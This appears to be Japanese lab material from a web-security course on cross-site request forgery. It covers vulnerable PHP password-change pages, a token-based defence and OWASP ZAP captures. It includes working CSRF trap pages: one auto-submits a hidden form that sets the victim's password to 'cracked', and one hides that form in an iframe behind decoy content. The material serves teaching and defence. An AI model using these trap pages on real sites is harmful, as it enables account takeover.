


## 4.5.1 クロスサイト・リクエストフォージェリ(CSRF)

### クロスサイト・スクリプティング(XSS)とクロスサイト・リクエストフォージェリ(CSRF)



### クロスサイト・リクエストフォージェリ(CSRF)の脆弱性が生まれる原因

- ① form要素の action属性には、どのドメインのURLでも指定できる
- ② クッキーに保存されてセッションIDは、対象サイトに自動的に送信される

※ クッキーのみでの管理、HTTP認証、TLSクライアント認証を利用しているサイトもCSRF攻撃される可能性があります

### クロスサイト・リクエストフォージェリ(CSRF)の対策


「物品購入するページ」や「パスワード変更のページ」、「個人情報を入力するページ」などの重要な情報を扱うページを選んで、CSRF対策をするページを決める。  
(外部リンクされるページは実施しない)

正規利用者の意図したリクエストであることを確認する

- ① 秘密情報(トークン)を、擬似乱数を生成することによって作成し、POSTメソッドによって、HIDDENフィールドを送信し、対策が必要なページでセッション変数のトークンとHIDDENフィールドのトークンの値が同じであることを確認する。
- ② パスワード再入力 ※ 処理の手間が増えて、操作が煩雑になる可能性がある
- ③ refererで送信元を確認 ※ トークンのリクエストはGETメソッドでは、refererで秘密情報外部に漏洩する可能性がある  
※ ブラウザの設定で、refererを送信しないように設定している場合があるので、その利用者は実行できなくなる

## 45-001 :パスワード変更(正常系)

### 【ブラウザ】



4.5「重要な処理」の際に混入する脆弱性

- 4.5.1 クロスサイト・リクエストフォージェリ (CSRF)
  - 45-001 :パスワード変更(正常系) ←
  - 45-900 :CSRFの罠(単純版)
  - 45-901 :CSRFの罠(iframe版)
  - 45-001a:パスワード変更CSRF対策版(正常系)
  - 45-900a:パスワード変更CSRF対策版(攻撃)
  - 45-004 :ファイルアップロード(正常系)
  - 45-902 :CSRFの罠(ファイルアップロード)
  - 45-902 :CSRF攻撃の確認
  - 45-000 :アップロードファイルの全削除
  - 45-902 :CSRF攻撃の確認
- 4.5.2 クリックジャッキング
  - 45-010 :掲示板投稿(正常系)
  - 45-010 :掲示板投稿クリックジャッキング対策版(正常系)
  - 45-910 :クリックジャッキングの罠
  - 45-910a:クリックジャッキングの罠 (対策版への攻撃)

[phpinfo](#)  
[ホームに戻る](#)



```
1 <html>
2 <head><title>4.5「重要な処理」の際に混入する脆弱性</title></head>
3 <body>
4 4.5「重要な処理」の際に混入する脆弱性
5 <ul>
6 <li>4.5.1 クロスサイト・リクエストフォージェリ (CSRF) </li>
7 <ol>
8 <li><a href="/45-001.php">45-001 :パスワード変更(正常系)</a></li>
9 <li><a href="http://trap.example.com/45/45-900.html">45-900 :CSRFの罠(単純版)</a></li>
10 <li><a href="http://trap.example.com/45/45-901.html">45-901 :CSRFの罠(iframe版)</a></li>
11 <li><a href="/45-001a.php">45-001a:パスワード変更CSRF対策版(正常系)</a></li>
12 <li><a href="http://trap.example.com/45/45-900a.html">45-900a:パスワード変更CSRF対策版(攻撃)</a></li>
13 <li><a href="/45-004.php">45-004 :ファイルアップロード(正常系)</a></li>
14 <li><a href="http://trap.example.com/45/45-902.html">45-902 :CSRFの罠(ファイルアップロード)</a></li>
15 <li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
16 <li><a href="/45-000.php">45-000 :アップロードファイルの全削除</a></li>
17 <li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
18 </ol>
19 <li>4.5.2 クリックジャッキング</li>
20 <ol>
21 <li><a href="/45-010.php">45-010 :掲示板投稿(正常系)</a></li>
22 <li><a href="/45-010a.php">45-010 :掲示板投稿クリックジャッキング対策版(正常系)</a></li>
23 <li><a href="http://trap.example.com/45/45-910.html">45-910 :クリックジャッキングの罠</a></li>
24 <li><a href="http://trap.example.com/45/45-910a.html">45-910a:クリックジャッキングの罠 (対策版への攻撃) </a></li>
25 </ol>
26 </ul>
27 <a href="/phpinfo.php">phpinfo</a><br>
28 <a href="/">ホームに戻る</a>
29 </body>
30 </html>
31
```

### 【サーバ:45-001.php】

```
/var/www/html/45/45-001.php - wasbook@example.jp - エディタ - WinSCP
k?php // ログインしたことにする確認用のスクリプト
session_start();
$id = filter_input(INPUT_GET, 'id');
if (empty($id)) $id = 'yamada';
$_SESSION['id'] = $id;
?><body>
ログインしました(id:<?php echo
htmlspecialchars($id, ENT_NOQUOTES, 'UTF-8'); ?>)<br>
<a href="/45-002.php">パスワード変更</a><br>
<a href="/45-010.php">掲示板</a>
</body>
```

### 【サーバ:45-002.php】

```
/var/www/html/45/45-002.php - wasbook@example.jp - エディタ - WinSCP
k?php
session_start();
// ログイン確認…省略
?>
<body>
<form action="/45-003.php" method="POST">
新パスワード<input name="pwd" type="password"><BR>
<input type="submit" value="パスワード変更">
</form>
</body>
```

### 【サーバ:45-003.php】

```
/var/www/html/45/45-003.php - wasbook@example.jp - エディタ - WinSCP
k?php
function ex($s) { // XSS対策用のHTMLエスケープと表示関数
echo htmlspecialchars($s, ENT_COMPAT, 'UTF-8');
}
session_start();
$id = @$_SESSION['id']; // ユーザIDの取り出し
// ログイン確認…省略
$password = filter_input(INPUT_POST, 'pwd'); // パスワードの取得
// パスワード変更処理 ユーザ$idのパスワードを$passwordに変更する
?>
<body>
<?php ex($id); ?>さんのパスワードを<?php ex($password); ?>に変更しました
</body>
```

【ブラウザ→サーバ: リクエスト 45/45-001.php → レスポンス】パスワード変更(正常系)

The screenshot displays the OWASP ZAP 2.7.0 interface. The main window is titled "無題セッション - 20181221-044603 - OWASP ZAP 2.7.0". The interface is divided into several panes:

- Left Pane (Contexts):** Shows a tree view with "コンテキスト" (Contexts) expanded, containing "既定コンテキスト" (Default Contexts) and "サイト" (Site).
- Request Pane (デフォルトビュー):** Displays the request details for "GET http://example.jp/45/45-001.php HTTP/1.1". The request headers include:

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/45/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```
- Response Pane (デフォルトビュー):** Displays the response details for "HTTP/1.1 200 OK". The response headers include:

```
Server: nginx/1.10.3
Date: Fri, 21 Dec 2018 04:58:03 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 141
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=n8tqipf66rid6t5oo77mcgn6m6; path=/
Vary: Accept-Encoding
X-UA-Compatible: IE=edge
```

The response body contains HTML code:

```
<body>
ログインしました(id:yamada)<br>
<a href="45-002.php">パスワード変更</a><br>
<a href="45-010.php">掲示板</a>
</body>
```
- Bottom Pane (History):** Shows a table of request history with the following data:

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
6	18/12/21 4:58:02	GET	http://example.jp/45/45-001.php	200	OK	37 ms	141 bytes	Medium		SetCookie

【ブラウザ→サーバ: リクエスト 45/45-002.php → レスポンス】パスワード変更(正常系)

無題セッション - 20181221-044603 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + ← レスポンス

コンテキスト  
既定コンテキスト  
サイト

デフォルトビュー

```
GET http://example.jp/45/45-002.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/45/45-001.php
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=n8tqipf66rid6t5oo77mcgn6m6
Upgrade-Insecure-Requests: 1
Host: example.jp
```

デフォルトビュー

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Fri, 21 Dec 2018 05:15:52 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 171
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
<form action="/45-003.php" method="POST">
新パスワード<input name="pwd" type="password"><BR>
<input type="submit" value="/パスワード変更">
</form>
</body>
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
10	18/12/21 5:15:49	GET	http://example.jp/45/45-001.php	200	OK	29 ms	141 bytes	Medium		
11	18/12/21 5:15:52	GET	http://example.jp/45/45-002.php	200	OK	23 ms	171 bytes	Medium	Form, Password	
12	18/12/21 5:16:44	POST	http://example.jp/45/45-003.php	200	OK	27 ms	79 bytes	Medium		

アラート 0 1 3 0

現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 45/45-003.php → レスポンス】パスワード変更(正常系)

The screenshot displays the OWASP ZAP 2.7.0 interface. The top toolbar includes 'クイックスタート', 'リクエスト', and 'レスポンス' buttons. The left sidebar shows a tree view with 'コンテキスト' and 'サイト'. The main area is split into two panes: 'リクエスト' (Request) and 'レスポンス' (Response).

**Request (POST http://example.jp/45/45-003.php HTTP/1.1):**

```

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/45/45-002.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=n8tqipf66rid6t5oo77mcgn6m6
Upgrade-Insecure-Requests: 1
Host: example.jp
pwd=password
    
```

**Response (HTTP/1.1 200 OK):**

```

Server: nginx/1.10.3
Date: Fri, 21 Dec 2018 05:16:45 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 79
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-UA-Compatible: IE=edge
<body>
yamadaさんのパスワードをpasswordに変更しました
</body>
    
```

At the bottom, a table lists the request details:

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
10	18/12/21 5:15:49	GET	http://example.jp/45/45-001.php	200	OK	29 ms	141 bytes	Medium		
11	18/12/21 5:15:52	GET	http://example.jp/45/45-002.php	200	OK	23 ms	171 bytes	Medium	Form, Password	
12	18/12/21 5:16:44	POST	http://example.jp/45/45-003.php	200	OK	27 ms	79 bytes	Medium		

The status bar at the bottom shows '現在のスキャン' (Current Scan) with various icons and counts.

## 【ブラウザ】

example.jp/45/45-001.php

ログインしました(id:yamada)  
[パスワード変更](#)  
[掲示板](#)

example.jp/45/45-001.php http://example.jp/45/45-001.php

```
1 <body>
2 ログインしました(id:yamada)<br>
3 <a href="/45-002.php">パスワード変更</a><br>
4 <a href="/45-010.php">掲示板</a>
5 </body>
6
```

example.jp/45/45-002.php

新パスワード

example.jp/45/45-002.php http://example.jp/45/45-002.php

```
1 <body>
2 <form action="/45-003.php" method="POST">
3 新パスワード<input name="pwd" type="password"><BR>
4 <input type="submit" value="パスワード変更">
5 </form>
6 </body>
7
```

example.jp/45/45-002.php

新パスワード ●●●●●●

example.jp/45/45-003.php

yamadaさんのパスワードをpasswordに変更しました

example.jp/45/45-003.php http://example.jp/45/45-003.php

```
1 <body>
2 yamadaさんのパスワードをpasswordに変更しました
3 </body>
4
```

## 45-900 :CSRFの罠(単純版)


### 45-901 :CSRFの罠(iframe版)

#### 【ブラウザ】

##### • 4.5.1 クロスサイト・リクエストフォージェリ (CSRF)

1. [45-001 :パスワード変更\(正常系\)](#)
2. [45-900 :CSRFの罠\(単純版\)](#) ①
3. [45-901 :CSRFの罠\(iframe版\)](#) ②
4. [45-001a:パスワード変更CSRF対策版\(正常系\)](#)
5. [45-900a:パスワード変更CSRF対策版\(攻撃\)](#)
6. [45-004 :ファイルアップロード\(正常系\)](#)
7. [45-902 :CSRFの罠\(ファイルアップロード\)](#)
8. [45-902 :CSRF攻撃の確認](#)
9. [45-000 :アップロードファイルの全削除](#)
10. [45-902 :CSRF攻撃の確認](#)

```
6 </li>4.5.1 クロスサイト・リクエストフォージェリ (CSRF) </li>
7 <ol>
8 <li><a href="45-001.php">45-001 :パスワード変更(正常系)</a></li>
9 <li><a href="http://trap.example.com/45/45-900.html">45-900 :CSRFの罠(単純版)</a></li>
10 <li><a href="http://trap.example.com/45/45-901.html">45-901 :CSRFの罠(iframe版)</a></li>
11 <li><a href="45-001a.php">45-001a:パスワード変更CSRF対策版(正常系)</a></li>
12 <li><a href="http://trap.example.com/45/45-900a.html">45-900a:パスワード変更CSRF対策版(攻撃)</a></li>
13 <li><a href="45-004.php">45-004 :ファイルアップロード(正常系)</a></li>
14 <li><a href="http://trap.example.com/45/45-902.html">45-902 :CSRFの罠(ファイルアップロード)</a></li>
15 <li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
16 <li><a href="45-000.php">45-000 :アップロードファイルの全削除</a></li>
17 <li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
18 </ol>
```



#### パスワードが変更されるための条件

- ①POSTメソッドで45-003.phpがリクエストされること
- ②ログイン状態であること
- ③POST要求のパラメータ pwd にパスワードが指定されていること

クッキーとして、攻撃サイトのセッションIDが付与されている  
罠のJavaScriptによって、被害者のブラウザに戻ってきたレスポンスから、攻撃サイトに対して、罠パスワード「cracked」がPOSTされる

【サーバ: 45/45-900.php】

```

/var/www/html/45/45-900.html - wasbook@example.jp - エディタ - WinSCP
<body onload="document.forms[0].submit()">
<form action="http://example.jp/45/45-003.php" method="POST">
<input type="hidden" name="pwd" value="cracked">
</form>
</body>

```

【サーバ: 45/45-901.php】

```

/var/www/html/45/45-901.html - wasbook@example.jp - エディタ - WinS
<body>
  激安商品情報 (カムフラージュ用コンテンツ) <br>
  <iframe height="100" src="45-900.html"></iframe>
</body>

```

iframeの外側(異のドメイン)から内側(攻撃対象のサイト)の内容は読み取ることができません。このため、攻撃対象サイトの重要な機能が、正規利用者の権限で実行されますが、攻撃者はその表示内容を読み取ることはできません。

ただし、パスワードが変更されれば、不正ログインによって、被害者の情報を盗み出すことができます。

【サーバ: 45-003.php】

```

/var/www/html/45/45-003.php - wasbook@example.jp - エディタ - WinSCP
<?php
function ex($s) { // XSS対策用のHTMLエスケープと表示関数
    echo htmlspecialchars($s, ENT_COMPAT, 'UTF-8');
}
session_start();
$id = @$_SESSION['id']; // ユーザIDの取り出し
// ログイン確認...省略
$pwd = filter_input(INPUT_POST, 'pwd'); // パスワードの取得
// パスワード変更処理 ユーザ$idのパスワードを$pwdに変更する
?>
<body>
<?php ex($id); ?>さんのパスワードを<?php ex($pwd); ?>に変更しました
</body>

```

①

【ブラウザ→偽サーバ: リクエスト trap.example.com/45/45-900.html → レスポンス】CSRFの異(単純版)

The screenshot shows a browser window with the Burp Suite interface. The 'Request' tab is active, displaying the following details:

- Request:** GET http://trap.example.com/45/45-900.html HTTP/1.1
- Headers:**
  - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
  - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
  - Accept-Language: ja,en-US;q=0.7,en;q=0.3
  - Accept-Encoding: gzip, deflate
  - Referer: http://example.jp/45/
  - DNT: 1
  - Connection: keep-alive
  - Upgrade-Insecure-Requests: 1
  - Host: trap.example.com
- Request Body:**

```

<body onload="document.forms[0].submit()">
<form action="http://example.jp/45/45-003.php" method="POST">
<input type="hidden" name="pwd" value="cracked">
</form>
</body>

```

The 'Response' tab shows the following details:

- Response:** HTTP/1.1 200 OK
- Headers:**
  - Server: nginx/1.10.3
  - Date: Fri, 21 Dec 2018 05:48:06 GMT
  - Content-Type: text/html; charset=UTF-8
  - Content-Length: 170
  - Connection: keep-alive
  - Last-Modified: Mon, 14 May 2018 13:08:17 GMT
  - ETag: "aa-56c2a2de4a131-gzip"
  - Accept-Ranges: bytes
  - Vary: Accept-Encoding
  - X-UA-Compatible: IE=edge
- Response Body:**

```

<body onload="document.forms[0].submit()">
<form action="http://example.jp/45/45-003.php" method="POST">
<input type="hidden" name="pwd" value="cracked">
</form>
</body>

```

The bottom of the screenshot shows a table of request history:

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
16	18/12/21 5:48:05	GET	http://trap.example.com/45/45-900.html	200	OK	4 ms	170 bytes	Medium		Form, Hidden
19	18/12/21 5:48:05	POST	http://example.jp/45/45-003.php	200	OK	22 ms	72 bytes	Medium		SetCookie



【ブラウザ→サーバ: リクエスト 45/45-300.php → レスポンス】CSRFの罠(単純版)

無題セッション - 20181221-044603 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + ← レスポンス

デフォルトビュー

コンテキスト  
既定コンテキスト  
サイト

```

POST http://example.jp/45/45-003.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/45/45-900.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

pwd=cracked
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Fri, 21 Dec 2018 05:48:06 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 72
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=jdo5h50esl46ordoaifr176195; path=/
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
  あなたのパスワードをcrackedに変更しました
</body>
    
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
16	18/12/21 5:48:05	GET	http://trap.example.com/45/45-900.html	200	OK	4 ms	170 bytes	Medium		Form, Hidden
19	18/12/21 5:48:05	POST	http://example.jp/45/45-003.php	200	OK	22 ms	72 bytes	Medium		SetCookie

アラート 0 1 3 0

現在のスキャン 0 0 0 0 0 0 0 0 0 0

②

【ブラウザ→偽サーバ: リクエスト trap.example.com/45/45-901.html → レスポンス】CSRFの罠(iframe版)

The screenshot shows the OWASP ZAP interface. The left pane shows the context tree with 'サイト' selected. The main pane is split into 'リクエスト' (Request) and 'レスポンス' (Response) views. The request pane shows a GET request to 'http://trap.example.com/45/45-901.html' with various headers. The response pane shows an HTTP 200 OK response with headers and a body containing an iframe tag: '<iframe height= '100' src= '45-900.html' ></iframe>'. Below the main pane is a table of request history.

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
22	18/12/21 6:00:57	GET	http://trap.example.com/45/45-901.html	200	OK	5 ms	132 bytes	Medium		
23	18/12/21 6:00:57	POST	http://example.jp/45/45-003.php	200	OK	33 ms	72 bytes	Medium		

【ブラウザ→サーバ: リクエスト 45/45-300.php → レスポンス】CSRFの罠(iframe版)

無題セッション - 20181221-044603 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイック スタート ⇒ リクエスト + ← レスポンス

コンテキスト  
既定コンテキスト  
サイト

```

POST http://example.jp/45/45-003.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/45/45-900.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=jdo5h50esi46or0aifr176195
Upgrade-Insecure-Requests: 1
Host: example.jp

pwd=cracked
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Fri, 21 Dec 2018 06:00:58 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 72
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
あなたのパスワードをcrackedに変更しました
</body>
    
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
22	18/12/21 6:00:57	GET	http://trap.example.com/45/45-901.html	200	OK	5 ms	132 bytes	Medium		
23	18/12/21 6:00:57	POST	http://example.jp/45/45-003.php	200	OK	33 ms	72 bytes	Medium		

アラート 0 1 3 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ】

① example.jp/45/45-003.php

← → ↻ 🏠 example.jp/45/45-003.php

あなたのパスワードをcrackedに変更しました

example.jp/45/45-003.php http://example.jp/45/45-003.php

← → ↻ 🏠 view-source:http://example.jp/45/45-003.php

```

1 <body>
2 あなたのパスワードをcrackedに変更しました
3 </body>
4
    
```

② trap.example.com/45/45-901.html

← → ↻ 🏠 trap.example.com/45/45-901.html

激安商品情報 (カムフラージュ用コンテンツ)

あなたのパスワードをcrackedに変更しました

trap.example.com/45/45-901.html http://trap.example.com/45/45-901.html

← → ↻ 🏠 view-source:http://trap.example.com/45/45-901.html


```

1 <body>
2 激安商品情報 (カムフラージュ用コンテンツ) <br>
3 <iframe height="100" src="45-900.html"></iframe>
4 </body>
5
    
```

## 45-001a:パスワード変更CSRF対策版(正常系)

### 【ブラウザ】

#### • 4.5.1 クロスサイト・リクエストフォージェリ (CSRF)

1. [45-001 :パスワード変更\(正常系\)](#)
2. [45-900 :CSRFの罠\(単純版\)](#)
3. [45-901 :CSRFの罠\(iframe版\)](#)
4. [45-001a:パスワード変更CSRF対策版\(正常系\)](#) 
5. [45-900a:パスワード変更CSRF対策版\(攻撃\)](#)
6. [45-004 :ファイルアップロード\(正常系\)](#)
7. [45-902 :CSRFの罠\(ファイルアップロード\)](#)
8. [45-902 :CSRF攻撃の確認](#)
9. [45-000 :アップロードファイルの全削除](#)
10. [45-902 :CSRF攻撃の確認](#)

```
6 <li>4.5.1 クロスサイト・リクエストフォージェリ (CSRF) </li>
7 <ol>
8 <li><a href="45-001.php">45-001 :パスワード変更(正常系)</a></li>
9 <li><a href="http://trap.example.com/45/45-900.html">45-900 :CSRFの罠(単純版)</a></li>
10 <li><a href="http://trap.example.com/45/45-901.html">45-901 :CSRFの罠(iframe版)</a></li>
11 <li><a href="45-001a.php">45-001a:パスワード変更CSRF対策版(正常系)</a></li>
12 <li><a href="http://trap.example.com/45/45-900a.html">45-900a:パスワード変更CSRF対策版(攻撃)</a></li>
13 <li><a href="45-004.php">45-004 :ファイルアップロード(正常系)</a></li>
14 <li><a href="http://trap.example.com/45/45-902.html">45-902 :CSRFの罠(ファイルアップロード)</a></li>
15 <li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
16 <li><a href="45-000.php">45-000 :アップロードファイルの全削除</a></li>
17 <li><a href="img/a.php">45-902 :CSRF攻撃の確認</a></li>
18 </ol>
```

### 【サーバ: 45/45-001a.php】

```
/var/www/html/45/45-001a.php - wasbook@example.jp - エディタ - WinSCP
k?php // ログインしたことにする確認用のスクリプト
session_start();
$id = filter_input(INPUT_GET, 'id');
if (empty($id)) $id = 'yamada';
$_SESSION['id'] = $id;
?><body>
ログインしました(id:<?php echo
htmlspecialchars($id, ENT_QUOTES, 'UTF-8'); ?>)<br>
<a href="45-002a.php">パスワード変更(CSRF対策版)</a><br>
<a href="45-010.php">掲示板</a>
</body>
```

### 【サーバ: 45/45-003a.php】

```
/var/www/html/45/45-003a.php - wasbook@example.jp - エディタ - WinSCP
k?php
function ex($s) { // XSS対策用のHTMLエスケープと表示関数
    echo htmlspecialchars($s, ENT_COMPAT, 'UTF-8');
}
session_start();
$id = @$_SESSION['id']; // ユーザIDの取り出し
// ログイン確認...省略
$_p_token = filter_input(INPUT_POST, 'token');
$_s_token = @$_SESSION['token'];
if (empty($_p_token) || $_p_token !== $_s_token) {
    die('正規の画面からご使用ください'); // 適当なエラーメッセージを表示する
}
$password = filter_input(INPUT_POST, 'pwd'); // パスワードの取得
// パスワード変更処理 ユーザ$idのパスワードを$passwordに変更する
?>
<body>
<?php ex($id); ?>さんのパスワードを<?php ex($password); ?>に変更しました
</body>
```

### 【サーバ: 45/45-002a.php】

```
/var/www/html/45/45-002a.php - wasbook@example.jp - エディタ - WinSCP
k?php
session_start();
// ログイン確認...省略
if (empty($_SESSION['token'])) { // トークンが空なら生成
    $token = bin2hex(openssl_random_pseudo_bytes(24));
    $_SESSION['token'] = $token;
} else { // トークンがもともとあればそれを使う
    $token = $_SESSION['token'];
}
?><body>
<form action="45-003a.php" method="POST">
新パスワード<input name="pwd" type="password"><BR>
<input type="submit" value="パスワード変更">
<input type="hidden" name="token" value="<?php echo htmlspecialchars($token, ENT_COMPAT, 'UTF-8'); ?>">
</form>
</body>
```

【ブラウザ→サーバ: リクエスト 45-001a.php → レスポンス】パスワード変更CSRF対策版(正常系)

無題セッション - 20181221-044603 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + ← レスポンス

コンテキスト

- 既定コンテキスト
- サイト

デフォルトビュー

```
GET http://example.jp/45/45-001a.php HTTP/1.1
